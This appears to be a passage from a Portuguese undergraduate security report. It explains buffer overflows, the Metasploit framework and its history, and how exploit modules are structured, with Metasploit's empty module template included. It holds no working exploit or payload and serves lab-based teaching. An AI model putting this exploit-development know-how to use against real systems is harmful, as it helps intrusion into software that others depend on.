


Figura 4 - Exemplo Buffer Overflow

(Fonte: Wikipedia, https://en.wikipedia.org/wiki/Stack_buffer_overflow)

Dentro desta vulnerabilidade existem dois tipos mais comuns de BO, sendo eles o *stack overflow* e o *heap overflow*.

- **Stack overflow**

Este ocorre quando um programa escreve em endereços de memória da *stack*, fora do lugar específico para o *buffer*. Na figura 4 encontra-se um exemplo deste tipo de *buffer overflow*. Tal como se pode verificar na imagem, o *buffer* criado pelo programa tem um tamanho específico, o qual é escolhido pelo programador. Caso não sejam tomadas medidas de segurança contra este tipo de vulnerabilidade, existe a possibilidade de enviar mais dados para o *buffer* do que este consegue suportar. Com isso, as posições de memória adjacentes podem ser subscritas, como por exemplo o endereço de retorno de uma função. Isso levará a que o programa não possa funcionar corretamente ou até mesmo encerrar.

- **Heap overflow**

Ao contrário do *stack-based overflow*, este ocorre não na *stack*, mas sim na *heap*, que é uma estrutura de memória que pode ser escrita e é utilizada para armazenar variáveis dinâmicas como por exemplo o `malloc()`. Estes tipos de vulnerabilidades são explorados de uma maneira diferente do que o primeiro visto que os dados são colocados dinamicamente na *heap* pela aplicação. Isso vai levar a que a exploração tenha que ser feita de uma maneira mais específica sendo que não é possível apenas subscrever o endereço de retorno, tal como no *stack overflow*.

Seja que tipo de vulnerabilidade for, o *buffer overflow* traz muitos riscos para as vítimas que sofrem estes ataques. Para além de um atacante poder corromper dados ou até mesmo ter acesso a funções privadas, este pode também incluir instruções no *buffer* que possibilitem a execução de uma *Shell*. Isto vai permitir ao atacante poder executar qualquer comando com os privilégios do utilizador que está a executar o programa vulnerável.

Um exemplo deste tipo de vulnerabilidades foi encontrado no Outlook. Esta vulnerabilidade afetou milhões de utilizadores visto que estava presente em várias versões do *software*. O problema foi causado por um BO existente no campo "Data" dos emails recebidos. O atacante poderia tirar partido disso utilizando uma data mais longa do que o habitual e que permitia que o *payload*, que é o pedaço de código do programa que provoca as atividades maliciosas, fosse executado assim que a vítima abrisse o email com o código malicioso (Rouse, 2007).

3. Metodologia e tecnologias

3.1 Metodologia utilizada

Para o desenvolvimento deste projeto foi utilizada uma metodologia ágil que consistiu em realizar, semanalmente, reuniões com o professor orientador José Carlos Fonseca. Essas reuniões serviram para, não só mostrar a evolução do meu trabalho, mas também para corrigir e melhorar onde fosse necessário e indicar metas para a fase seguinte do trabalho.

A metodologia ágil tem como objetivo acelerar o desenvolvimento do *software*, visando a melhoria contínua do processo. Isto gera benefícios, tais como o aumento da comunicação e interação da equipa, a melhor organização de acordo com a meta definida e o aumento significativo da produtividade. Neste caso, irá ser utilizado o Scrum, que é um dos processos da metodologia ágil. O Scrum consiste num processo de desenvolvimento interativo e incremental, onde as tarefas são divididas em ciclos. O trabalho é dividido em interações que possuem geralmente durações de 2 a 4 semanas (BRQ, 2016).

Assim sendo, o plano para implementar e testar a solução foi o seguinte:

1. Análise teórica das vulnerabilidades;
2. Desenvolvimento de aplicações vulneráveis;
3. Explorar as vulnerabilidades manualmente para entender qual o processo que é necessário automatizar;
4. Desenvolver módulos (*exploits*) para explorar essas mesmas vulnerabilidades automaticamente, utilizando a plataforma Metasploit;
5. Testar extensivamente os módulos nas aplicações criadas;
6. Explorar técnicas de proteção e corrigir as vulnerabilidades presentes nas aplicações;
7. Verificar que, após as correções, os módulos já não conseguem explorar as aplicações.

3.2 Tecnologias utilizadas

Para o desenvolvimento deste projeto foram utilizadas várias tecnologias que são ao mesmo muito utilizadas e disponibilizadas de forma gratuita. Estas vão permitir o desenvolvimento não só das aplicações vulneráveis, mas também os meios para estas poderem ser exploradas.

3.2.1 Kali Linux

O Kali, ilustrado na figura 5, é uma reconstrução total do *BackTrack Linux* baseada em *Debian*. Este é o sistema operativo mais indicado para testes de intrusão, visto ter sido desenvolvido com este objetivo e possuindo mais de 300 ferramentas que podem ser utilizadas para explorar vulnerabilidades.




Figura 5 - Kali Linux

Este vai ser o sistema operativo que vai ser utilizado para a realização deste projeto devido não só ao facto de proporcionar um melhor ambiente para testes de intrusão, mas também visto que já estão instaladas no sistema algumas das ferramentas que serão utilizadas. Uma delas é, por exemplo, o Metasploit.

3.2.2 Metasploit

O Metasploit é uma ferramenta desenvolvida com o objetivo de analisar e explorar vulnerabilidades informáticas utilizando para tal, os diversos módulos presentes na plataforma. O Metasploit é decisivo para este trabalho, visto que as vulnerabilidades serão exploradas utilizando esta *framework*. Esta ferramenta é apresentada de forma mais detalhada no Capítulo 4.

3.2.3 Apache

O Apache é o servidor web mais utilizado em todo o mundo. Foi criado em 1995 por um funcionário da NCSA (National Center for Supercomputing

Applications), chamado Rob Mccool. Este permite aos seus utilizadores, disponibilizar páginas web e todos os recursos associados, na web. O Apache vai permitir testar as aplicações vulneráveis, de modo a que possam ser exploradas manualmente. Além disso, também vai permitir verificar se os módulos do *Metasploit* estão a funcionar corretamente (Alecrim, 2006).

3.2.4 PHP My Admin

O phpMyAdmin é uma aplicação web que permite gerir base de dados MYSQL a partir da web. Esta oferece funcionalidades como a criação de base de dados, execução de código SQL e importar dados em formatos como CSV e XML. Neste projeto, esta aplicação vai permitir ter uma base de dados MYSQL que possa ser explorada através de *SQL Injection* (Díaz, 2004).

3.2.5 Ruby

O Ruby é uma linguagem de programação orientada a objetos, que é maioritariamente utilizada na criação de aplicações *web* (Kehoe, 2013). Os módulos do Metasploit vão ser desenvolvidos através desta linguagem. No capítulo 5, esta é apresentada com maior detalhe.

3.2.6 PHP

PHP é o acrónimo de *Hipertext Preprocessor*. Esta é uma linguagem de programação de desenvolvimento de aplicações *web* que alem de ser gratuita, é independente de plataforma e possui uma grande livraria de funções. Esta linguagem é escrita dentro do código HTML e a sua programação é do lado do servidor. Isto significa que é uma linguagem que é executada no servido *web* e isso vai permitir o acesso a base de dados, conexões de redes, entre outras (Alvarez, 2004).

3.2.7 HTML

HyperText Markup Language (HTML), é uma linguagem de programação utilizada na criação de páginas *web*, o que permite a criação de documentos, que são transmitidos pela internet e que podem ser lidos em todo o tipo de *browser*. A sua programação é feita através de tags, que servem para indicar a função de

cada elemento da página *web*. Assim, os *browsers*, vão identificar essas tags e apresentam a página conforme foi especificada (Hope, 2016).

3.2.8 MYSQL

O MYSQL é um sistema *open source* que gera base de dados relacionais baseadas na linguagem SQL (Structured Query Language). Este pode ser utilizado para várias tarefas como por exemplo: aplicações de *login*, *data warehouse*, e *e-commerce*. Apesar disso, o uso mais comum do MYSQL é gerir base de dados da *web*, visto que permite a inserção de vários tipos de informação (Redação, Oficina da net, 2010).

3.2.9 Perl

O Perl é uma linguagem de programação multiplataforma que é utilizada na administração de sistemas Linux e por várias aplicações que necessitem de facilidade na manipulação de *strings*. Esta é uma linguagem prática, fácil de utilizar e eficiente o que leva a uma maior facilidade de uso (Mordkovich, 2001).

3.2.10 NetCat

O NetCat é uma ferramenta de rede que permite ler e escrever dados através ligações de rede que utilizem o protocolo TCP/IP. Este pode ser utilizado para fazer o *debug* de todos os tipos de problemas de redes visto que é suportado por vários sistemas operativos como o Windows e o Linux (Craton, 2009).

4. Metasploit

O Metasploit é uma *framework open source* para testes de penetração que se encontra em constante transformação. É utilizado para desenvolver e executar códigos maliciosos em alvos locais e remotos. Está organizado em módulos cuja programação é feita na linguagem Ruby. São estes módulos que contêm os programas (*exploits*) que têm como objetivo explorar vulnerabilidades encontradas em *software* e sistemas operativos (ARAGÃO, 2011).

Um dos maiores benefícios desta plataforma é o facto de ser modular e livre, permitindo a toda a comunidade a consulta e modificação dos módulos, para além da criação de novos módulos.

4.1 História do Metasploit

O Metasploit foi originalmente criado por HD Moore, enquanto se encontrava empregado por uma empresa de segurança informática. Este passava grande parte do seu dia de trabalho a validar e a corrigir vulnerabilidades, até ao dia em que percebeu que poderia existir uma maneira mais eficiente para realizar o seu trabalho. Posteriormente, iniciou o processo de desenvolvimento de uma plataforma flexível com o único objetivo de criar e desenvolver *exploits*.

A primeira edição do Metasploit foi lançada em outubro de 2003 e contava com um total de 11 *exploits*. Além disso, a linguagem de programação utilizada naquela altura era o Perl. Com o sucesso desta nova plataforma, o desenvolvimento da segunda versão do Metasploit foi iniciado rapidamente. Em menos de um ano, foi lançado o Metasploit 2.0. Esta nova versão traria mais *exploits* do que o seu antecessor, assim como a adição de *payloads* (Kennedy, O'Gordan, Kearns, & Aharoni, 2011).

Com o passar dos anos a plataforma foi ganhando popularidade, até que em 2007 foi feita uma migração da linguagem de programação Perl para a linguagem Ruby, a qual ainda é utilizada atualmente.

Em 2009 o Metasploit foi adquirido pela Rapid7, uma empresa líder na exploração e deteção de vulnerabilidades informáticas, permitindo à HD Moore uma maior autonomia para a criação de uma equipa com o único objetivo de desenvolver a *framework* do Metasploit. Tal situação, levou a que as atualizações para a plataforma saíssem a um ritmo muito alto, algo que ninguém esperava (Kennedy, O'Gordan, Kearns, & Aharoni, 2011).

4.2 Estrutura do Metasploit

O Metasploit é dividido em 3 partes principais sendo elas **Core**, **Base** e **UI** e é apresentado na figura 6. A **Core** é constituída pela framework em si. Aqui é onde estão localizados, por exemplo, o gerenciador de módulos e a base de dados. A função principal da **Base** é guardar os módulos, sejam eles *exploits*, *encoders* (ferramentas utilizadas para codificar o *payload* de modo a adequar-se a um alvo específico) ou até mesmo *payloads*. Aqui, é guardada toda a informação de configurações e até mesmo sessões criadas pelos *exploits*. Por último, a **UI** tem a função de disponibilizar a parte gráfica do Metasploit, como por exemplo, a consola e a **WEBUI**. Na figura 6 está um diagrama que ilustra com maior detalhe a estrutura desta plataforma.




Figura 6 - Estrutura do Metasploit

(Fonte: *OffensiveSecurity*, <https://www.offensive-security.com/metasploit-unleashed/metasploit-architecture/>)

No que toca à execução de módulos no Metasploit, este processo vai depender do tipo de módulo que é escolhido pelo utilizador. Na figura 7 encontra-se um fluxograma a detalhar o processo de execução de módulos no Metasploit. Tal como se pode verificar, existem dois caminhos que o processo pode tomar dependendo se o módulo utiliza ou não *payload*.

- **Execução do módulo com payload**

Neste caso, o utilizador vai ter que selecionar o *payload* que pretende utilizar, assim como o tamanho e o offset que são introduzidos no

desenvolvimento do módulo tal como é explicado no capítulo 5.4. Ao *payload* irá ser adicionado o *shellcode* (pedaço de código que executa as atividades maliciosas) que vai ser introduzido pelo *encoder*. De seguida, o utilizador necessita também de configurar as opções do módulo para executar o *exploit* para que por fim um *handler*, como por exemplo o Meterpreter, fique com o controlo do alvo.

- **Execução do módulo sem payload**

Caso o módulo não necessite de *payload*, como é o caso de módulos para o SQLi e XSS, o utilizador apenas necessita de configurar as opções visto que nestes casos o *payload* já se encontra configurado na programação do módulo.




Figura 7 - Execução de módulos no Metasploit

4.3 Interface do Metasploit

O Metasploit possui uma interface poderosa designada por Msfconsole. Esta permite visualizar todos os módulos disponíveis dentro da *framework*, assim como executá-los. Além do mais, pode ainda ser utilizada para criação de *listeners* e de *fuzzers*. Estes são utilizados para fazer a verificação de aplicações e sistemas de modo a tentar encontrar vulnerabilidades informáticas. Para poder executar esta interface apenas se deve correr o comando "`msfconsole`" na linha de comandos. Na figura 8 pode-se verificar o ecrã inicial desta interface. O Msfconsole é uma das partes mais populares do Metasploit devido ao fato de ser, não só a ferramenta mais flexível, como também a

mais rica e com melhor qualidade de suporte técnico (Kennedy, O'Gordan, Kearns, & Aharoni, 2011).

Figura 8 - MsfConsole

4.4 Ferramentas do Metasploit

O Metasploit traz consigo algumas ferramentas que fornecem vários benefícios aos utilizadores. Estas, são programas externos que podem ser executados fora da interface do Metasploit. Algumas dessas ferramentas mais populares são por exemplo o Msfpayload e o Nasm Shell.

- **Msfpayload**

O Msfpayload é uma ferramenta do Metasploit que permite a criação de shellcodes. Estes podem ser criados em diversas linguagens de programação como C, JavaScript, Ruby, entre outras. O tipo de linguagem utilizado dependerá do tipo de vulnerabilidade que se pretende explorar.

- **Nasm Shell**

Esta ferramenta dispõe de uma enorme utilidade em casos onde é necessário perceber o funcionamento do código Assembly, especialmente em situações onde é preciso entender os *opcodes* duma instrução (Kennedy, O'Gordan, Kearns, & Aharoni, 2011).

4.5 Módulos no Metasploit

Os módulos do Metasploit, são programas com o intuito de explorar vários tipos de vulnerabilidade. Estes, ao contrário das ferramentas, só podem ser executados através do Msfconsole, visto que se encontram dentro da plataforma. Além disso, tal como já foi referido, o Metasploit é uma plataforma modular e *open source*. Devido a isso, não só é possível adicionar novos módulos à plataforma, como editar os já existentes.

Existem dois tipos de módulo, os auxiliares e os *exploits*. Os primeiros são utilizados para fazer o *scan* de um sistema ou aplicação, de modo a descobrir possíveis vulnerabilidades. Os *exploits* são componentes de *software* que executam o ataque (Kennedy, O'Gordan, Kearns, & Aharoni, 2011).

Na *framework* do Metasploit existem centenas de módulos que podem ser utilizados para variados tipos de ataque. Alguns destes são por exemplo o `mssql_payload_sqli`, `webcam.rb` e `FirefoxXSS`, que se detalham de seguida.

- **Mssql_payload_sqli**

Este módulo tem como função explorar uma vulnerabilidade de *SQL Injection* numa aplicação web que utilize o Microsoft SQL Server como *backend*. Primeiramente, é necessário configurar algumas componentes do módulo como a opção `RHOST` (IP da aplicação alvo) e o *payload* desejado. O próximo passo é verificar se a aplicação é vulnerável a esse tipo de ataque e caso isso seja verdade, pode-se executar o módulo utilizando o comando `exploit`.

- **Webcam.rb**

Este é um *exploit* que permite ao utilizador detetar as camaras web instaladas no alvo. Possui ainda diversas opções, como por exemplo, tirar *screenshots*.

- **FirefoxXSS**

Este módulo apenas corre um script em Javascript na origem de um dado URL. Tanto o *script* como o URL são introduzidos no módulo pelo utilizador. O funcionamento deste é realizado através da navegação para uma nova página escondida, onde será então injetado o *script* no URL.

5. Desenvolvimento de módulos para o Metasploit

A linguagem utilizada pelo Metasploit na programação de *exploits*, é o Ruby. Esta, apesar de não ser uma linguagem de programação tão utilizada como por exemplo o JAVA ou o C#, é muito intuitiva. Para o desenvolvimento dos módulos em Ruby foi necessária à sua prévia aprendizagem. Embora seja uma linguagem de programação não referida na Licenciatura em Engenharia Informática, o curso fornece a capacidade de aprendizagem de novas linguagens, como foi o caso. Depois de muitas horas de pesquisa, conseguiram-se adquirir o conhecimento necessário para se proceder à criação dos módulos em Ruby para explorar as três vulnerabilidades.

5.1 Linguagem de programação Ruby

O Ruby é uma linguagem de programação interpretada orientada a objetos, que possui muitas semelhanças com outras linguagens, como por exemplo, o Perl e o Phyton. É projetada, tanto para programação rápida, como para programação em grande escala, visto que é mais intuitiva que outras linguagens de programação de alto nível. A linguagem Ruby foi criada em 1996 pelo japonês Yukihiro Matsumoto, que aproveitou as melhores ideias das linguagens da época. Apesar disso, o Ruby só começou a ganhar utilizadores após o famoso Dave Thomas ter adotado a linguagem como uma das suas prediletas, assim como ter escrito o livro *Programming Ruby*, que até hoje é um dos livros mais completos sobre esta linguagem (Redação, Oficina da net, 2008).

O Ruby possui muitos repositórios de bibliotecas disponíveis em *websites*, como por exemplo, o Ruby Application Archive ou o Ruby Forge. Algo que também é muito importante mencionar, é a mais famosa aplicação desenvolvida com a linguagem Ruby, o Ruby on Rails. Este foi criado por David Heinemeier e é, na sua essência, uma biblioteca que estende a linguagem de programação Ruby, mais especificamente, uma *RubyGem*. O Rails é usado principalmente na construção de *websites*, visto que combina o Ruby com linguagens de programação como o HTML, o CSS e o Javascript. Com ele é possível criar aplicações com base em estruturas pré-definidas como por exemplo base de dados, *web services* e *websites*. (Kehoe, 2013)

Para manter a sua simplicidade, a linguagem Ruby possui várias características interessantes:

- **Formato livre** – Isto significa que ao programar, não existem quaisquer restrições na linguagem.

- **Comentários** – Tal como outras linguagens de programação, é possível fazer comentários no Ruby. Para isso basta utilizar o carácter “#” para que tudo o que se encontra a seguir nessa linha, seja ignorado.
- **Linguagem interpretada** – Nas aplicações feitas com esta linguagem não existe compilação do código visto que a análise sintática acontece em tempo de execução.
- **Não é necessária declaração de variáveis** – Ao contrário do que acontece noutras linguagens, o Ruby não necessita que as variáveis sejam declaradas. Para as utilizar basta inicializar a variável com o valor pretendido. Por exemplo: “idade = 10”.
- **Sintaxe relativamente simples** – A sintaxe do Ruby é muito simples e intuitiva.

5.2 Plugins e Mixins do Metasploit

Os *plugins* e *mixins* que o Metasploit oferece, são ferramentas muito poderosas que ajudam no desenvolvimento dos módulos. São estes que diferenciam o Metasploit de outras ferramentas de teste de intrusão, visto que fornecem aos programadores de módulos uma base poderosa na qual podem construir os seus módulos. Com isso, pouparam-se várias horas de programação sendo apenas necessário a utilização de algumas linhas de código para executar os processos incluídos tanto nos *plugins* como nos *mixins*.

Os *plugins* trabalham diretamente com a *API* visto que podem manipular a *framework* do Metasploit como um todo. Apenas funcionam na msfconsole e os seus objetivos passam por aumentar a funcionalidade da *framework* assim como adicionar novos comandos (Security O. , 2016).

Os *mixins* são bastante mais simples e são um dos benefícios que a utilização do Ruby no desenvolvimento de módulos oferece. Estes podem ser incluídos em classes num processo semelhante existente noutras linguagens de programação, a herança. A utilização dos *mixins* no desenvolvimento de módulos permite adicionar novas funcionalidades transformando por completo o poder de exploração do módulo. Devido a isso, estes vão ser um fator muito importante neste projeto visto que vão ser utilizados em todos os módulos desenvolvidos (Security O. , 2016).

Alguns dos *mixins* mais comuns são:

- **TCP** – Permite a comunicação com aplicações que utilizem TCP.
- **FTP** – Permite a comunicação com servidores FTP.
- **FTP Server** – Permite a criação de servidores FTP.
- **Kernel Mode** – Explora bugs no kernel.
- **HttpClient** – Permite enviar pedidos HTTP seja com o método GET ou POST.

- **Egg Hunter** – Utilizado para fazer pesquisas na memória.

5.3 Planeamento do módulo

Ao contrário de uma prova de conceito, ao desenvolver um módulo para o Metasploit é importante ter em conta que usos é que os utilizadores lhe vão dar no mundo real. Fatores como o tráfico que o *exploit* gera, conseguir ser estável o suficiente para não afetar o sistema e conseguir manter-se escondido, são todos fatores importantes a ter em conta no desenvolvimento do módulo (sinn3r, 2016).

Para garantir a qualidade, foi criado um sistema de *ranking*, no qual cada nível do mesmo representa uma descrição detalhada do quanto bom o módulo é. Os níveis são os seguintes:

- **ExcellentRanking** – Este nível é dado aos *exploits* que nunca deitam a baixo o serviço ou aplicação. Algumas das vulnerabilidades que normalmente possuem este ranking são por exemplo o SQL *injection*, execução de código CMD, entre outras.
- **GreatRanking** – Neste nível, o *exploit* tem um alvo pré-definido onde, ou possui uma função que deteta automaticamente o alvo apropriado, ou usa um endereço de retorno específico após verificar a versão do alvo.
- **GoodRanking** – Este rank é atribuído aos módulos que possuam um alvo pré-definido e que apenas funcionem em determinadas versões desse alvo.
- **NormalRanking** – O *exploit* é funcional e, apesar disso, o seu funcionamento depende de o alvo possuir uma versão específica já que não possui nenhuma função que a detete automaticamente.
- **AverageRanking** – O *exploit* é difícil de explorar, ou não é muito confiável.
- **LowRanking** – Os *exploits* com este nível possuem uma taxa de explorações de sucesso inferior a 50%.
- **ManualRanking** – Este nível é utilizado para os módulos que não possuam qualquer uso, sem que o utilizador o configure corretamente. Também é utilizado quando o *exploit* é instável ou praticamente impossível de ser explorado.

5.4 Programação do módulo

Apesar da falta de documentação sobre as funcionalidades do Metasploit e de como desenvolver um módulo para esta plataforma, o Metasploit fornece um *template* que pode ser utilizado para a criação de novos módulos, e que se transcreve de seguida.

```

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
Rank = NormalRanking

def initialize(info={})
  super(update_info(info,
    'Name'          => "[Vendor] [Software] [Root Cause]",
    [Vulnerability type],
    'Description'   => %q{
      Say something that the user might need to know
    },
    'License'        => MSF_LICENSE,
    'Author'         => [ 'Name' ],
    'References'    =>
    [
      [ 'URL', '' ]
    ],
    'Platform'       => 'win',
    'Targets'        =>
    [
      [ 'System or software version', { 'Ret' => 0x41414141 } ]
    ],
    'Payload'        =>
    {
      'BadChars' => "\x00"
    },
    'Privileged'     => false,
    'DisclosureDate' => '',
    'DefaultTarget'  => 0))
end

def check
  # For the check command
end

def exploit
  # Main function
end

end

```

Figura 9 - Template do módulo para o Metasploit

Como se pode verificar, a primeira linha de código que tem que estar presente em todos os módulos do Metasploit é "require 'msf/core'". É esta instrução que vai permitir que o módulo utilize todas as funcionalidades da *framework*, como por exemplo os *mixins* até mesmo outros módulos auxiliares.

De seguida, é inicializada a classe onde vai ser colocado todo o código do módulo. A instrução que se utiliza é "class MetasploitModule < Msf::Exploit::Remote". "MetasploitModule" é o nome que é dado à classe e fica à escolha do programador. "Msf::Exploit::Remote" vai depender do tipo de módulo que se tratar. Por exemplo, neste caso trata-se de um módulo que explora uma vulnerabilidade remotamente.

"**Rank = NormalRanking**" é a instrução que indica o ranking do módulo. O que se coloca aqui é definido pelos parâmetros apresentados anteriormente na secção 5.3 deste relatório.

Algo que não é mostrado neste *template*, mas que possui um elevado grau de importância no desenvolvimento de módulos, é a indicação de qual é o *mixin* que é utilizado. Tal como já foi falado anteriormente, existem diversos tipos de *mixins* e *plugins* que são fornecidos pela *framework* do Metasploit. Assim, para estes serem utilizados no módulo, têm que ser incluídos utilizando a instrução "include" seguida do nome do *mixin/plugin* . Por exemplo "**include Exploit::Remote::Tcp**".

De seguida, é inicializada a função "**initialize**" que vai conter toda a informação do módulo, desde nome e descrição até às informações da vítima e *payload* .

- **Name** – Aqui é colocado o nome do módulo. Idealmente deve ser colocado neste campo também o tipo de vulnerabilidade que é explorada e se possível o nome da aplicação vulnerável.
- **Description** – O campo da descrição deve explicar em detalhe o funcionamento do módulo. Requisitos específicos, opções do módulo, quanto mais informação melhor. O objetivo aqui é dar a entender ao utilizador o que está a utilizar, sem este ter a necessidade de olhar para o código fonte.
- **Author** – Aqui coloca-se o nome da pessoa que desenvolveu o módulo. Caso tenha sido mais que uma pessoa envolvida no desenvolvimento, também se pode colocar o nome delas.
- **License** – Campo para indicar o tipo de licença do módulo. Aqui coloca-se sempre MSF_LICENSE.
- **References** – Este campo destina-se a referências que se queiram fazer em relação ao módulo.
- **Platform** – Aqui é indicado que tipo de plataformas são suportadas pelo módulo como por exemplo: Linux, Windows, Unix, entre outras.
- **Targets** – Este é um campo muito importante. Aqui é colocada a informação dos alvos que o módulo atinge. Normalmente é colocado o tipo de sistema operativo, assim como a sua versão. Além disso, o segundo elemento de cada *array* é onde são armazenadas informações vitais para alguns módulos, como por exemplo o endereço de retorno ou o *offset* .
- **Payloads** – Aqui são especificadas informações sobre o como o *payload* deve ser codificado e criado. As informações essenciais são sempre o tamanho máximo para o *payload* e os caracteres indesejáveis. Apesar disso, existem muitas outras opções que podem ser aqui colocadas como por exemplo: o *encoder* a utilizar, número mínimo e máximo de NOPs, entre outras. O NOP é uma instrução em assembly que basicamente serve para passar para a próxima instrução a ser utilizada. É muito utilizado na

criação de *exploits* para o *buffer overflow* tal como vai ser explicado no capítulo 8.1.1 deste relatório.

- **Privilege** – Neste campo indica-se se o módulo possui algum privilégio. Caso esse seja o caso coloca-se **true**, senão coloca-se **false**.
- **DisclosureDate** – Data de criação do módulo.

Algo que não é referenciado no *template* mas que tem elevada importância no desenvolvimento dos módulos, são as *Datastore Options*. Estas são uma espécie de variáveis onde o utilizador pode armazenar informação que o *exploit* pode utilizar. Algumas das mais comuns são por exemplo o “**RHOST**” e o “**RPORT**”, que são utilizadas para armazenar o IP e a porta do alvo. De seguida está um simples exemplo de como utilizar as *Datastore Options*. Na figura 10 encontra-se um exemplo de *Datastore Options*.

```
register_options (
[
    OptString.new('SUBJECT', [ true, 'Set a subject']),
    OptString.new('MESSAGE', [true, 'Set a message])
], self.class)
```

Figura 10 - Exemplo Datastore Options

Agora vamos à parte mais importante do módulo, as funções **check** e **exploit**. É aqui que vai ser colocado o código que vai ser executado pelo módulo e onde cada uma destas funções tem o seu objetivo.

